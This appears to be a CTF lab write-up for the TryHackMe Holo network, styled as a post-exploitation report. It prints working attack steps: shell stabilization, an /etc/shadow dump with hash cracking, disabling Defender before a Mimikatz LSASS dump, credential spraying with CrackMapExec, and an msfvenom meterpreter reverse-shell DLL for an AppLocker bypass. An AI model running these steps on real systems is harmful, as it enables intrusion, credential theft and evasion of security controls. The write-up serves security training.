Post-Exploitation Assessment Report: Holo Network (TryHackMe)

Analyst: Mohammed Tourky

Date: 16/5/2025

Scope: Post-Exploitation on Holo Network Machines (L-SRV01, S-SRV01, DC-SRV01, PC-FILESRV01)

1. Executive Summary

This report outlines post-exploitation techniques executed on various hosts within the simulated Holo Network. The engagement covered initial shell stabilization, persistence, credential harvesting, hash cracking, pass-the-hash authentication, and bypassing application whitelisting via DLL hijacking. Each task emulated real-world post-exploitation techniques adhering to adversary tactics defined in MITRE ATT&CK.

2. Engagement Methodology

Following the compromise of initial endpoints, a structured post-exploitation approach was followed:

1. Shell stabilization
2. Persistence via credential extraction
3. Offline password cracking
4. LSASS memory scraping
5. Pass-the-hash for lateral movement
6. Application whitelisting bypass

Tools leveraged include Python, `stty`, `reset`, bash, cat, hashcat, Google Colab, Mimikatz, Covenant C2, CrackMapExec, Evil-WinRM, Metasploit, and custom DLL payloads.

3. Environment Overview

Hostname	IP Address	Role
L-SRV01	10.201.126.30	Linux Server
S-SRV01	10.201.126.31	Windows App Server
DC-SRV01	10.201.126.30	Domain Controller

PC-FILESRV01	10.201.126.35	File Server (Windows)

Task 1: Shell Stabilization

- Objective: Upgrade an unprivileged shell on L-SRV01 to an interactive TTY.


Commands Used:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl+Z
stty raw -echo; fg
reset
export SHELL=bash
export TERM=xterm-256color
stty rows 40 columns 100

Outcome: Shell successfully stabilized for full TTY functionality on L-SRV01.

Task 2: Persistence via Shadow File Dump

- Objective: Extract password hashes from /etc/shadow.

Commands Used:
cat /etc/shadow




```
root:$6$u5DqKixU$3HLn6gVkTydZvvruJXL9YHTRZrVEnRUn/UHv5vGF4VqHfRcZ1oR/zYF9FqYzoA3xQ5EmPyW6mPu84cJkdd1Or1:19384:0:99999:7:::
daemon:*:19384:0:99999:7:::
bin:*:19384:0:99999:7:::
sys:*:19384:0:99999:7:::
sync:*:19384:0:99999:7:::
games:*:19384:0:99999:7:::
man:*:19384:0:99999:7:::
lp:*:19384:0:99999:7:::
mail:*:19384:0:99999:7:::
news:*:19384:0:99999:7:::
uucp:*:19384:0:99999:7:::
proxy:*:19384:0:99999:7:::
www-data:*:19384:0:99999:7:::
backup:*:19384:0:99999:7:::
list:*:19384:0:99999:7:::
irc:*:19384:0:99999:7:::
gnats:*:19384:0:99999:7:::
nobody:*:19384:0:99999:7:::
systemd-network:*:19384:0:99999:7:::
systemd-resolve:*:19384:0:99999:7:::
systemd-timesync:*:19384:0:99999:7:::
messagebus:*:19384:0:99999:7:::
linux-admin:$6$kQ9sBij4AefiRHIc$QWmDsBeC/rrebUMXe98N2uIxlyW/FuReL.XctDfsuzQquJu/Axdu4IDNE.JqfURpaPx/QslE3VgxcjR5lIBkI0:19384:0:99999:7:::

┌──(Mohammed_Tourky㉿kali)-[~]
```

Outcome: Discovered a non-default user 'linux-admin' with a SHA-512 crypt hash.

Task 3: Offline Hash Cracking

- Objective: Crack SHA512 crypt hash using GPU-powered Google Colab.

Commands Used:
hashcat -m 1800 /home/kali/Desktop/linux-admin-hash.txt /usr/share/wordlists/rockyou.lst



```
┌──(Mohammed_Tourky㉿kali)-[~]
└─$ hashcat -m 1800 /home/kali/Desktop/linux-admin-hash.txt /usr/share/wordlists/rockyou.lst
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i5-11400 @ 2.60GHz, 1435/2934 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.lst
* Passwords.: 1
* Bytes.....: 11
* Keyspace..: 1

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$6$kQ9sBij4AefiRHIc$QWmDsBeC/rrebUMXe98N2uIxlyW/FuReL.XctDfsuzQquJu/Axdu4IDNE.JqfURpaPx/QslE3VgxcjR5lIBkI0:linuxrulez

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$kQ9sBij4AefiRHIc$QWmDsBeC/rrebUMXe98N2uIxlyW/FuR...lIBkI0
Time.Started.....: Tue May 13 22:31:10 2025 (0 secs)
```

Outcome: Successfully cracked password for linux-admin: linuxrulez

Task 4: Credential Dumping with Mimikatz on S-SRV01

- Objective: Dump credentials from LSASS memory.

Commands Used:
powershell.exe 'Set-MpPreference -DisableRealtimeMonitoring 1'
Invoke-WebRequest ...
Mimikatz.exe "privilege::debug" ...

Outcome: Recovered user watamet password: Nothingtoworry!

Task 5: Pass-the-Hash via CrackMapExec and Evil-WinRM

- Objective: Lateral movement using recovered credentials.

Commands Used:
crackmapexec smb 10.201.126.0/24 -u watamet -p 'Nothingtoworry!'

```
crackmapexec smb 10.200.174.0/24 -u 'watamet' -p
'Nothingtoworry!'
[...]
SMB         10.200.174.35   445    PC-FILESRV01     [+]
holo.live\watamet:Nothingtoworry!
```

```
SMB         10.200.174.31   445    S-SRV01          [+]
holo.live\watamet:Nothingtoworry! (Pwn3d!)
SMB         10.200.174.32   445    S-SRV02          [-]
holo.live\watamet:Nothingtoworry!
STATUS_TRUSTED_RELATIONSHIP_FAILURE
SMB         10.200.174.30   445    DC-SRV01         [+]
holo.live\watamet:Nothingtoworry!
```

Outcome: Accessed DC-SRV01, S-SRV01, and PC-FILESRV01.

```
smbclient -U 'HOLO.LIVE\watamet%Nothingtoworry!'
//10.200.174.35/Users
smb: \> get watamet\Desktop\user.txt
getting file \watamet\Desktop\user.txt of size 38 as
watamet\Desktop\user.txt (0.2 KiloBytes/sec) (average 0.2
KiloBytes/sec)
smb: \> exit
kali@kali:/tmp$ cat 'watamet\Desktop\user.txt'
HOLO{2cb097ab8c412d565ec3cab49c6b082e}
```

Retrieved user flag: HOLO{2cb097ab8c412d565ec3cab49c6b082e}

Task 6: AppLocker Bypass via DLL Hijacking

- Objective: Bypass application whitelisting and gain meterpreter shell.

Commands Used:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll
...

Outcome: Achieved NT AUTHORITY\SYSTEM access on PC-FILESRV01 via DLL hijack.

5. Recommendations

- Enforce least-privilege access controls.
- Monitor and restrict access to sensitive files like /etc/shadow.
- Enable secure logging and alerting on PowerShell, WinRM, and SMB activity.

- Enforce application control policies using updated AppLocker rules.
- Harden Windows credentials and disable unnecessary administrative shares.

6. Conclusion

This post-exploitation assessment simulated advanced attacker behavior in a compromised Active Directory environment. Each stage closely aligned with TTPs outlined by MITRE ATT&CK. The tasks conducted provide a clear view into the value of hardening internal systems even after the perimeter is breached.